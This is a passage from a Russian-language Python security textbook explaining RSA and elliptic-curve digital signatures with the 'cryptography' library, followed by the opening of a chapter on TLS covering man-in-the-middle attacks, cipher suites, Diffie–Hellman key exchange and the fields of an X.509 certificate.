


Рис. 5.2 Боб подписывает сообщение закрытым ключом, прикрепляет к нему полученную ЭЦП и отправляет Алисе

Цифровая подпись не хранится в секрете, а передается в открытом виде вместе с сообщением. На этом моменте некоторые разработчики ловят когнитивный диссонанс, ведь подпись – это шифротекст, который злоумышленник без труда может расшифровать открытым ключом. В этом нет ничего страшного. ЭЦП нужна для неопровержимости, ведь для ее генерации был задействован закрытый ключ владельца. Она не предназначена для неразглашения ее содержимого. Если взломщик расшифрует подпись, то все, что он получит, – хеш содержимого и никакой личной информации.

5.3.2 Подписание данных криптосистемой RSA

Боб облек процесс, изображенный на рис. 5.2, в показанный ниже код. Используются хеш-функция SHA-256, алгоритм шифрования RSA и дополнение данных по алгоритму PSS (probabilistic signature scheme). Метод `sign` класса `RSAPrivateKey` – сердце листинга, где и задействуется все перечисленное.

Листинг 5.5 Подписание данных криптосистемой RSA на Python

```
import json
from cryptography.hazmat.primitives.asymmetric import padding
from cryptography.hazmat.primitives import hashes

message = b'from Bob to Alice'

padding_config = padding.PSS(
    mgf=padding.MGF1(hashes.SHA256()),
    salt_length=padding.PSS.MAX_LENGTH)

private_key = load_rsa_private_key()
signature = private_key.sign(
    message,
    padding_config,
    hashes.SHA256())

signed_msg = {
    'message': list(message),
    'signature': list(signature),
}
outbound_msg_to_alice = json.dumps(signed_msg)
```

Схема дополнения PSS

Загрузка закрытого ключа, внутри этого метода код из листинга 5.3

Непосредственно подписание хеша SHA-256, высчитанного из сообщения

Сообщение для Алисы содержит изначальное послание и его ЭЦП

> **ВНИМАНИЕ!** Схемы дополнения незначащими данными для подписания алгоритмом RSA и для зашифровки данных с помощью того же RSA не одинаковы. Стоит выбирать OAEP для шифрования и PSS для генерации ЭЦП. Они не взаимозаменяемы.

Итак, Алиса получила весточку от Боба. Но в самом ли деле от него? Для начала ей стоит проверить подпись.

5.3.3 Проверка подписи, созданной криптосистемой RSA

Как только Алиса получила сообщение и ЭЦП от Боба, она:

1. вычисляет хеш сообщения;
2. расшифровывает подпись открытым ключом Боба;
3. сравнивает хеш из открытого текста подписи с вычисленным ею ранее.

Если хеши равны, то она может доверять этому посланию. На рис. 5.3 изображено, как Алиса проверяет подпись при получении.

Рис. 5.3 Алиса получает сообщение от Боба, расшифровывает ЭЦП открытым ключом отправителя и сравнивает хеши. В этом и заключается проверка подписи

Алиса написала листинг 5.6 по мотивам схемы на рис. 5.3. Все три шага заключены внутри метода `verify` класса `RSAPublicKey`. Если высчитанный хеш не совпадает с хешем из ЭЦП Боба, то метод бросит исключение `InvalidSignature`. Если же они совпадают, то Алиса может быть уверена в двух вещах. Первое – что никто не исказил сообщение по пути. Второе – что отправил его некто, в чьем распоряжении есть закрытый ключ Боба, и высока вероятность, что он сам.

Листинг 5.6 Проверка подписи, созданной криптосистемой RSA, на Python

```
import json
from cryptography.hazmat.primitives import hashes
from cryptography.hazmat.primitives.asymmetric import padding
from cryptography.exceptions import InvalidSignature

def receive(inbound_msg_from_bob):
    signed_msg = json.loads(inbound_msg_from_bob)
    message = bytes(signed_msg['message'])
    signature = bytes(signed_msg['signature'])

    padding_config = padding.PSS(
        mgf=padding.MGF1(hashes.SHA256()),
        salt_length=padding.PSS.MAX_LENGTH)

    private_key = load_rsa_private_key()
    try:
        private_key.public_key().verify(
            signature,
            message,
            padding_config,
            hashes.SHA256())
        print('Сообщению можно доверять')
    except InvalidSignature:
        print('Сообщению нельзя доверять')
```

Получение сообщения и ЭЦП

Схема дополнения PSS

Загрузка закрытого ключа, внутри этого метода код из листинга 5.3

Метод verify проверяет все необходимое

Чарли, третий участник переписки, может убедиться в том, кто автор сообщения, точно так же, как это сделала Алиса. Цифровая подпись, таким образом, обеспечивает неопровержимость. Боб не сможет опровергнуть авторство, если только он не заявит, что его закрытый ключ был украден.

Злоумышленнице посередине, Мэллори, никак не получится успешно вмешаться в процесс переписки. Пусть она меняет как хочет хоть сообщение, хоть подпись. Хоть даже открытый ключ в момент передачи его от Боба Алисе по незащищенному каналу связи. Во всех этих случаях ЭЦП просто не пройдет проверку, и получательница не станет доверять посланию. В момент подсчета хеша Алисой искаженное сообщение даст неверный результат. Искаженные ЭЦП либо ключ обернутся проблемами с расшифровкой хеша либо его неверным значением[1].

В этом разделе для генерации цифровых подписей применялся алгоритм RSA. Время доказало, что он стойко справляется с задачей. Но увы, это затратный метод подписывать данные. В следующем разделе говорится о способе получше.

5.3.4 Подписание данных на базе эллиптических кривых

Как и в случае с RSA, в эллиптической криптографии тоже фигурируют пары ключей. Как и RSA, криптосистемами на основе эллиптических кривых можно подписывать данные и проверять созданную ЭЦП. Однако эллиптическая криптография не находит популярности в прикладных целях. Ее основная задача – генерация подписей, в то время как RSA используется для шифрования широкого спектра открытых текстов.

Почему же так вышло? Дело в том, что эллиптические криптосистемы затрачивают меньше вычислительной мощности на создание ЭЦП, подлинность которой потом можно проверить особого вида открытым ключом даже без получения открытого текста из шифротекста. Поэтому они теперь и стали использоваться для подписания сообщений вместо RSA.

Алгоритм RSA безопасен для применения, однако достаточно сравнить длины ключей, чтобы сделать выбор в пользу эллиптической криптографии для генерации ЭЦП. Ключ длиной 256 бит на основе эллиптических кривых по стойкости равен ключу RSA размером 3072 бита. Эта разница обусловлена математическими моделями, которые используются в алгоритмах. Эллиптическая крипто-

---

[1] Стоит заметить, что если злоумышленница сможет подменить сразу и открытый ключ, и сообщение, и ЭЦП, то сможет успешно посылать Алисе сообщения от имени Боба. То есть Алисе нужно быть стопроцентно уверенной в том, что открытый ключ принадлежит Бобу, и тогда она сможет отклонять искаженные сообщения. Для обеспечения такой уверенности применяются сертификаты открытого ключа. – *Прим. перев.*

графия прибегает к эллиптическим кривым над конечными полями, RSA применяет факторизацию целых чисел.

В листинге 5.7 Боб создает пару эллиптических ключей – открытый ключ можно будет вывести из закрытого – и подписывает закрытым ключом хеш SHA-256. По сравнению с RSA затрачивается меньше тактов центрального процессора, и даже строчек кода понадобилось меньше. Ключ сгенерирован по алгоритму SECP384R1, он же P-384, который одобрен Национальным институтом стандартов и технологий.

Листинг 5.7 Подписание данных эллиптической криптосистемой на Python

```
from cryptography.hazmat.backends import default_backend
from cryptography.hazmat.primitives import hashes
from cryptography.hazmat.primitives.asymmetric import ec

message = b'from Bob to Alice'

private_key = ec.generate_private_key(ec.SECP384R1(), default_backend())

signature = private_key.sign(message, ec.ECDSA(hashes.SHA256()))
```

Подписание хеша SHA-256, высчитанного из сообщения

Листинг 5.8 продолжает предыдущий. Он изображает, как Алиса проверила бы подпись Боба. Открытый ключ получен из закрытого; если подпись неверна, метод `verify` кидает исключение `InvalidSignature` – все как в RSA.

Листинг 5.8 Проверка подписи, созданной эллиптической криптосистемой, на Python

```
from cryptography.exceptions import InvalidSignature

public_key = private_key.public_key()

try:
    public_key.verify(signature, message, ec.ECDSA(hashes.SHA256()))
except InvalidSignature:
    pass
```

Вычисление открытого ключа из закрытого

Если подпись неверна, сделать то-то

Метод `sign`, который можно увидеть в листингах 5.5 и 5.7, высчитывает хеш от переданного сообщения. Однако в случае длинного послания либо их большого числа это может быть ресурсозатратная операция. Можно посчитать хеш предварительно эффективнее либо воспользоваться уже вычисленным хешем. Затем можно передать методу `sign` заготовленный хеш вместо сообщения, при этом передаваемую в метод хеш-функцию необходимо обернуть в класс `utils.Prehashed`. Это работает как для эллиптических криптосистем, так и для RSA.

Листинг 5.9 Подписание объемных сообщений на Python

```
import hashlib
from cryptography.hazmat.backends import default_backend
from cryptography.hazmat.primitives import hashes
from cryptography.hazmat.primitives.asymmetric import ec, utils

large_msg = b'from Bob to Alice ...'
sha256 = hashlib.sha256()
sha256.update(large_msg[:8])
sha256.update(large_msg[8:])
hash_value = sha256.digest()
```

Вычисление хеша менее затратным путем

```
private_key = ec.generate_private_key(ec.SECP384R1(), default_backend())

signature = private_key.sign(
    hash_value,
    ec.ECDSA(utils.Prehashed(hashes.SHA256())))
```

Хеш-функция обернута в utils.Prehashed

На данный момент вы обрели практические навыки работы с хешированием, шифрованием и цифровыми подписями. Вы узнали, что:

- хеширование позволяет убедиться в целостности данных и их подлинности;
- шифрование обеспечивает неразглашение;
- цифровые подписи гарантируют неопровержимость.

В этой главе в образовательных целях неоднократно были использованы низкоуровневые инструменты из пакета `cryptography`. Это все ради фундамента для понимания высокоуровневой технологии, о которой мы поговорим в следующей главе, а именно сетевого протокола Transport Layer Security. В нем сходится воедино все, что вы узнали о вычислении хешей, криптосистемах и ЭЦП.

Итоги

- Алгоритмам асимметричного шифрования требуются разные ключи для зашифровки и расшифровки.
- Разделение ключей на закрытый и открытый решает трудности с их передачей.
- RSA – классический и безопасный выбор для асимметричного шифрования.
- Цифровые подписи обеспечивают неопровержимость.
- ЭЦП на основе эллиптических кривых вычисляются быстрее подписей на базе RSA.

6 Transport Layer Security

Темы этой главы:

- противостояние атакам «человек посередине»;
- рукопожатие в протоколе Transport Layer Security;
- создание, настройка и запуск веб-сервиса на Django;
- установка сертификата открытого ключа с помощью Gunicorn;
- защита трафика HTTP, электронной почты и подключений к базам данных с помощью TLS.

В предыдущих главах вы познакомились с криптографией и узнали про хеширование, шифрование и цифровые подписи. В этой главе вы изучите сетевой протокол для защищенной передачи данных Transport Layer Security (TLS), который встречается повсеместно. Он отвечает за целостность, подлинность и неразглашение данных, а также обеспечивает неопровержимость деяния.

Вы узнаете о процедуре подтверждения связи в TLS и о сертификатах открытого ключа. Также вы создадите и настроите веб-приложение на фреймворке Django. Ближе к концу мы научимся безопасно передавать электронную почту и подключаться к базам данных через TLS.

6.1 SSL? TLS? HTTPS?

Прежде чем погрузиться в материал, давайте договоримся о терминах. Некоторые разработчики не видят разницы между SSL, TLS и HTTPS, хотя это разные вещи.

SSL (Secure Sockets Layer, слой защищенных сокетов) – предшественник TLS, пользоваться им небезопасно. Последняя версия этого протокола вышла больше двадцати лет назад. Со временем в этом протоколе было найдено множество уязвимостей. В 2015 году Инженерный совет Интернета объявил его устаревшим (https://tools.ietf.org/html/rfc7568). Вместо SSL надлежит использовать TLS, который быстрее и безопаснее.

SSL мертв, но имя его, к сожалению, живет. Оно запечатлено в названиях аргументов командной строки, модулей, методов и их параметрах. Вы еще увидите примеры в течение книги. Наименования не меняют ради обратной совместимости. Иногда разработчики упоминают SSL, но на самом деле имеют в виду TLS.

HTTPS (Hypertext Transfer Protocol Secure, безопасный протокол передачи гипертекста) – просто-напросто HTTP, обернутый в SSL либо TLS. HTTP – двухсторонний протокол обмена данными через интернет. Через него можно передавать веб-страницы, картинки, видео и не только. Он с нами давно и надолго.

Зачем же оборачивать его в TLS? Дело в том, что HTTP разработан в 80-х, тогда интернет был меньше и безопаснее. В этом протоколе не предусмотрено никакой защиты: данные передаются в открытом виде, а личность участников соединения никак не проверяется. Следующий раздел расскажет о классе атак, которые используют эти недостатки.

6.2 Атака «человек посередине»

Человек посередине (Man-in-the-middle – MITM) – классический пример атаки. Для начала злоумышленник так или иначе вклинивается между уязвимыми точками соединения. Это может быть сегмент сети либо промежуточный узел. В зависимости от этого взломщик может избрать как пассивную, так и активную стратегию.

Допустим, обозреватель Ева получила доступ к беспроводной сети Боба. Боб отправляет банкиру Алисе HTTP-запросы к bank.alice.com и получает ответы. Ева же тайно подсматривает в каждый запрос и ответ, из которых она может извлечь пароль и личную информацию Боба, как показано на рис. 6.1.

TLS не сможет защитить беспроводную сеть Боба от проникновения. Зато он сможет обеспечить неразглашение, и для Евы разговор между Бобом и Алисой будет лишь набором бессмысленных байтов. Все потому, что соединение через TLS будет зашифровано.




Рис. 6.1 Ева, пассивный «человек посередине», использует недостатки HTTP

Теперь за дело берется Мэллори. В отличие от Евы, она смогла получить доступ к промежуточному узлу сети между Бобом и Алисой. Она может не только прослушивать, но еще изменять запросы и ответы. Это позволяет ей провести активную атаку «человек посередине». Она может обмануть Боба и Алису, выдавая себя за них. Для Боба Мэллори представляется Алисой, для Алисы она прикидывается Бобом. В результате весь обмен данными происходит через взломщицу, чем она и пользуется, подменяя запросы и ответы. Рисунок 6.2 изображает процесс.




Рис. 6.2 Мэллори, активный «человек посередине», использует недостатки HTTP

TLS не сможет защитить промежуточные узлы от взлома. Но он помешает Мэллори выдавать себя за других. Все потому, что TLS обеспечивает проверку подлинности: Боб может быть уверен, что на том конце ему отвечает Алиса. Так что если они хотят общаться безопасно, им стоит обернуть HTTP в TLS. Следующий раздел расскажет о том, как устанавливается соединение TLS между HTTP-сервером и клиентом.

6.3 Процедура подтверждения связи

TLS – клиент-серверный протокол, другими словами, точка-точка. Каждое соединение начинается с процедуры подтверждения связи. Вероятно, вы уже слышали термин рукопожатие (handshake). Это и есть та самая процедура. Но на самом деле она не какая-то одна, их целое множество. Выбор рукопожатия зависит от обстоятельств. Например, у версий TLS 1.1, 1.2 и 1.3 разный механизм этой процедуры. Затем процесс рукопожатия будет отличаться для разных алгоритмов шифрования даже в рамках одной версии протокола. И это еще не все: многие шаги процедуры необязательны, как то проверка подлинности сервера либо клиента.

В этом разделе рассказывается о самой повсеместной из процедур подтверждения связи. Именно так здороваются ваш веб-браузер и современный веб-сервер. В этом случае первым «протягивает руку» всегда клиент. Общаться они будут на TLS 1.3. Эта версия быстрее, безопаснее и, по счастью, проще предыдущей, 1.2. Суть рукопожатия сводится к трем вещам:

1. переговоры о наборе шифров;
2. обмен ключами;
3. проверка подлинности сервера.

6.3.1 Переговоры о наборе шифров

В TLS на практике применяются шифрование и хеширование. Чтобы установить связь, клиент и сервер для начала обязаны договориться о взаимном использовании набора алгоритмов. Он называется набор шифров (шифронабор, cipher suite). В каждом из них определен конкретный алгоритм хеширования и шифрования данных. В нормативной документации TLS 1.3 указано пять наборов:

- TLS_AES_128_CCM_8_SHA256;
- TLS_AES_128_CCM_SHA256;
- TLS_AES_128_GCM_SHA256;
- TLS_AES_256_GCM_SHA384;
- TLS_CHACHA20_POLY1305_SHA256.

Название каждого набора состоит из трех частей. Первая – всегда TLS_. Вторая – алгоритм шифрования. Третья – хеш-функция. Допустим, клиент и сервер договорились использовать набор шифров TLS_AES_128_GCM_SHA256. Это значит, что будет использован алгоритм шифрования AES в режиме GCM, с ключом длиной 128 бит, а для вычисления хеша – SHA-256. GCM – режим для блочного шифра, славящийся скоростью. Кроме того, он обеспечивает не только неразглашение данных, но и проверку подлинности. На рис. 6.3 название этого набора разобрано по косточкам.




Рис. 6.3 Как и почему названы наборы шифров TLS

По итогу среди пяти шифров нам предлагается в качестве алгоритма шифрования AES либо ChaCha20, в качестве хеш-функции – SHA-256 либо SHA-384. Все эти четыре алгоритма вам знакомы по предыдущим главам. Проникнитесь простотой TLS 1.3 по сравнению с предыдущей версией 1.2, она насчитывает 37 наборов шифров!

Обратите внимание, что все пять шифров используют симметричное шифрование, а не асимметричное. AES и ChaCha20 пригласили на праздник жизни, асимметричный же RSA остался за дверью. TLS опирается на симметричное шифрование для обеспечения неразглашения потому, что оно в разы эффективнее асимметричного. В предыдущей главе мы уже говорили о том, что первое затрачивает куда меньше вычислительных мощностей, чем второе.

На данный момент клиент и сервер выбрали общий набор шифров. Теперь им нужно как-то поделиться друг с другом ключом от симметричного шифрования.

6.3.2 Обмен ключами

Чтобы обеспечить неразглашение, клиенту и серверу нужен общий ключ для алгоритма шифрования из выбранного шифронабора. На один диалог используется один ключ, так что даже если он утечет, то пострадает только один обмен данными.

Чтобы обрести общий ключ, нужно как-то о нем договориться. Мы опять сталкиваемся с загвоздкой о передаче ключа из прошлой главы. У TLS 1.3 есть решение: протокол Диффи–Хеллмана.

Протокол Диффи–Хеллмана

Протокол Диффи–Хеллмана (Diffie–Hellman key exchange – DH) позволяет двум сторонам договориться об общем ключе через незащищенный канал связи, что красиво решает незадачу с передачей ключа.

В объяснении работы протокола будут участвовать Алиса, Боб и Ева. Первые двое будут клиентом и сервером. Им потребуется сгенерировать одноразовые пары ключей, на основе которых и будет создан общий секретный ключ. Созданные ключевые пары будут выброшены после создания секретного ключа, это разные ключи. По мере чтения важно не запутаться, где какой. Вот упрощенный план протокола:

1. Алиса и Боб по незащищенному каналу договариваются о двух простых числах.
2. Каждый из них генерирует свой собственный закрытый ключ.
3. Каждый из них выводит индивидуальный открытый ключ из своего закрытого и двух простых чисел из шага 1.
4. Они обмениваются открытыми ключами по незащищенному каналу.
5. Теперь каждый из них на основе этих данных может вычислить одинаковый ключ, который и будет использован впоследствии для симметричного шифрования.

Итак, первым делом Алиса и Боб договариваются о двух числах p и q. Они передаются в открытом виде. Обозревательница Ева видит их, и в этом нет ничего страшного.

Затем Алиса генерирует закрытый ключ a, Боб – закрытый ключ b. Эти числа хранятся в секрете. Алиса прячет свое число от Евы и Боба. Боб тоже – от Евы и Алисы.

Алиса вычисляет открытый ключ A из чисел p, q и ее закрытого ключа a. Боб тоже получает открытый ключ B из p, q и b.

Следом они обмениваются открытыми ключами по незащищенному каналу связи. Эти числа не составляют секрета. Ева видит их, и пускай видит.

Наконец, Алиса и Боб вычисляют число K с помощью открытого ключа, который они получили ранее друг от друга. Оно выходит одинаковым у них обоих, и оно будет использоваться в качестве общего ключа для симметричного шифрования. Про обе пары ключей и числа p, q можно забыть, они больше не нужны. На рис. 6.4 показано, как Алиса и Боб, следуя протоколу Диффи–Хеллмана, успешно вычисляют общий ключ, число 14.

В жизни числа, составляющие закрытые ключи, p, K, значительно длиннее. Именно благодаря большим числам Еве становится недостижимо вычисление закрытых ключей либо общего ключа K, даже с учетом того, что беседа Алисы и Боба происходила у нее на обозрении. Пускай ей известны p, g и открытые ключи, ей все равно остается только полный перебор.

Асинхронное шифрование

Кого-то может озадачить то, что при рукопожатии до сих пор мы так и не увидели асинхронного шифрования. Даже набор шифров использует синхронное. Действительно, SSL и предыдущие версии TLS обычно применяли асинхронное шифрование для обмена ключами. Но оказалось, что у этого решения есть проблемы при увеличении размера ключа.

Со временем атаки полным перебором стали дешевле из-за стремительно дешевеющих компьютерных комплектующих. Чтобы успешные атаки «грубой силой» по-прежнему были недостижимыми, стали использоваться пары ключей длиннее.

Это привело к нежелательным последствиям: веб-серверам требовалось куда больше машинного времени на асимметричное шифрование, неприлично много, только ради обмена ключами. В TLS 1.3 эта проблема решается требованием использовать протокол Диффи–Хеллмана.




Рис. 6.4 Алиса и Боб путем протокола Диффи–Хеллмана втайне от Евы приходят к одному и тому же общему ключу, числу 14

Протокол Диффи–Хеллмана решает незадачу с передачей ключей эффективнее, чем асимметричное шифрование. Он использует арифметические операции с остатками чисел по фиксированному модулю и не тратит излишних вычислительных ресурсов как криптосистемы вроде RSA. Ключ на самом деле даже не передается между сторонами соединения, они оба приходят к нему путем взаимных вычислений. Но и для асимметричного шифрования осталось местечко. Оно нужно, чтобы проверить подлинность сервера.

6.3.3 Проверка подлинности сервера

Переговоры о наборе шифров и обмен ключами нужны для обеспечения неразглашения. Но кому нужна беседа с глазу на глаз непонятно с кем? Так что TLS не только хранит секреты, но и проверяет подлинность собеседника. Клиент может проверить подлинность сервера, а сервер – подлинность клиента, однако оба этих шага необязательны. Во время обыкновенного рукопожатия веб-браузера с веб-сервером обычно проверяется только подлинность сервера клиентом.

Сервер удостоверяет свою личность отправкой *сертификата открытого ключа* клиенту. Сертификат содержит открытый ключ сервера и доказывает, что этот ключ действительно принадлежит вебсервису. Сертификат должен быть издан *удостоверяющим центром* (certificate authority – CA), специальной уполномоченной организацией.

Владелец открытого ключа отправляет запрос на подпись сертификата удостоверяющему центру. Запрос содержит данные о владельце ключа и сам открытый ключ. Процесс показан на рис. 6.5. Пунктирными линиями отмечены успешный запрос на подпись сертификата и получение сертификата открытого ключа от удостоверяющего центра. Непрерывные стрелки показывают, что происходит после: сертификат устанавливается на веб-сервер и затем отправляется клиентами во время процедуры подтверждения связи.




Рис. 6.5 Владелец открытого ключа получает сертификат и устанавливает его на сервер

Сертификат открытого ключа

Сертификат открытого ключа во многом напоминает паспорт. Для вас удостоверение личности – это паспорт, для сервера – подобный сертификат. Паспорт выдан вам государственным органом, серти-

фикат выдан владельцу ключа удостоверяющим центром. Полицейский с пристрастием проверяет паспорт, чтобы понять, внушаете ли вы доверие. Браузер либо любой другой TLS-клиент с пристрастием проверяет сертификат, чтобы понять, внушает ли сервер доверие. Как и у паспорта, у сертификата есть срок, после которого он станет недействительным.

Давайте разберемся, как устроен сертификат открытого ключа веб-сайта, на который вы точно заходили. А именно Википедии. Скрипт на Python в листинге ниже загружает сертификат открытого ключа Википедии с помощью модуля `ssl` и передает его на вывод.

Листинг 6.1 get_server_certificate.py

```
import ssl

address = ('wikipedia.org', 443)
certificate = ssl.get_server_certificate(address)
print(certificate)
```

Загрузка сертификата открытого ключа Википедии

Запустите этой скрипт следующей командой. Она загрузит сертификат и сохранит его в файл wikipedia.crt:

```
$ python get_server_certificate.py > wikipedia.crt
```

Структура сертификата открытого ключа определена в стандарте безопасности X.509. Самая новая нормативная документация содержится в RFC 5280 (https://tools.ietf.org/html/rfc5280). Стандарт X.509 служит для обеспечения совместимости: чтобы любой сервер мог представиться любому клиенту во время рукопожатия TLS, а любой клиент умел проверять личность любого сервера.

Сертификат стандарта X.509 состоит из определенного набора полей. Давайте поставим себя на место веб-браузера, чтобы досконально понять, как он проверяет подлинность сервера. Выведем с помощью утилиты `openssl` поля сертификата в удобочитаемом виде:

```
$ openssl x509 -in wikipedia.crt -text -noout | less
```

Браузер сначала преобразует сертификат в набор полей, пристально проверит каждое, и только если все в порядке – будет доверять серверу. Рассмотрим некоторые важные поля:

- субъект;
- издатель;
- открытый ключ субъекта;
- срок действия сертификата;
- подпись удостоверяющего центра.

Сертификат, как паспорт, подтверждает личность владельца. Хозяин ключа упоминается в поле субъект. Самое важное с точки зрения браузера свойство, которое хранится в этом поле, – это CN (com-

mon name). В нем перечислены доменные имена, которые может удостоверять этот сертификат.

Браузер отвергнет сертификат, если домена из адресной строки нет среди имен, перечисленных в CN. Таким образом, сервер не пройдет проверку, и рукопожатие закончится неудачей. Взглянем на поле «субъект» сертификата Википедии.

Листинг 6.2 Субъект сертификата wikipedia.org

```
...
        Subject: CN=*.wikipedia.org ◄──── Имя владельца сертификата
        Subject Public Key Info:
...
```

Как и в паспорте, в сертификате указывается, кем он выдан. Удостоверяющий центр, который выдал сертификат Википедии, – Let's Encrypt. Это некоммерческая организация, выдающая сертификаты автоматически и бесплатно. Взглянем на поле «издатель» сертификата Википедии.

Листинг 6.3 Издатель сертификата wikipedia.org

```
...
    Signature Algorithm: sha256WithRSAEncryption
        Issuer: C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3 ◄──┐
        Validity                                                        │
                                                  Сертификат выдан центром Let's Encrypt
...
```

Разумеется, любой сертификат открытого ключа содержит открытый ключ владельца. Вот ключ Википедии. Он основан на эллиптической криптографии, его длина 256 бит. Мы уже виделись с эллиптическими кривыми в предыдущей главе.

Листинг 6.4 Открытый ключ сервера wikipedia.org

```
...
Subject Public Key Info:                          Ключ на основе
    Public Key Algorithm: id-ecPublicKey ◄──┐     эллиптических кривых
        Public-Key: (256 bit) ◄─────────────┘ Длина 256 бит
            pub:
                04:6a:e9:9d:aa:68:8e:18:06:f4:b3:cf:21:89:f2:
                b3:82:7c:3d:f5:2e:22:e6:86:01:e2:f3:1a:1f:9a:
                ba:22:91:fd:94:42:82:04:53:33:cc:28:75:b4:33:
                84:a9:83:ed:81:35:11:77:33:06:b0:ec:c8:cb:fa:
                a3:51:9c:ad:dc
...
```

Сам ключ в шестнадцатеричной форме

Как и у паспорта, у сертификата есть срок действия. Сертификат недействителен, если период действия истек или еще не наступил. Браузер не станет подключаться к такому серверу. Как можно увидеть, сертификат Википедии действителен три месяца.

Листинг 6.5 Срок действия сертификата wikipedia.org

```
...
Validity
    Not Before: Jan 29 22:01:08 2020 GMT
    Not After : Apr 22 22:01:08 2020 GMT
...
```

Внизу каждого сертификата под полем «алгоритм подписи» можно обнаружить ЭЦП, о которых мы говорили в предыдущей главе. Давайте разберемся, кто и что подписал. В данном случае удостоверяющий центр, Let's Encrypt, подписал открытый ключ владельца сертификата – тот самый ключ, который указан в сертификате. Взглянем на листинг ниже. Сначала был вычислен хеш SHA-256 открытого ключа Википедии. Затем организация Let's Encrypt своим закрытым ключом зашифровала хеш криптосистемой RSA – в результате получилась цифровая подпись удостоверяющего центра. Мы проделывали такое на Python в предыдущей главе.

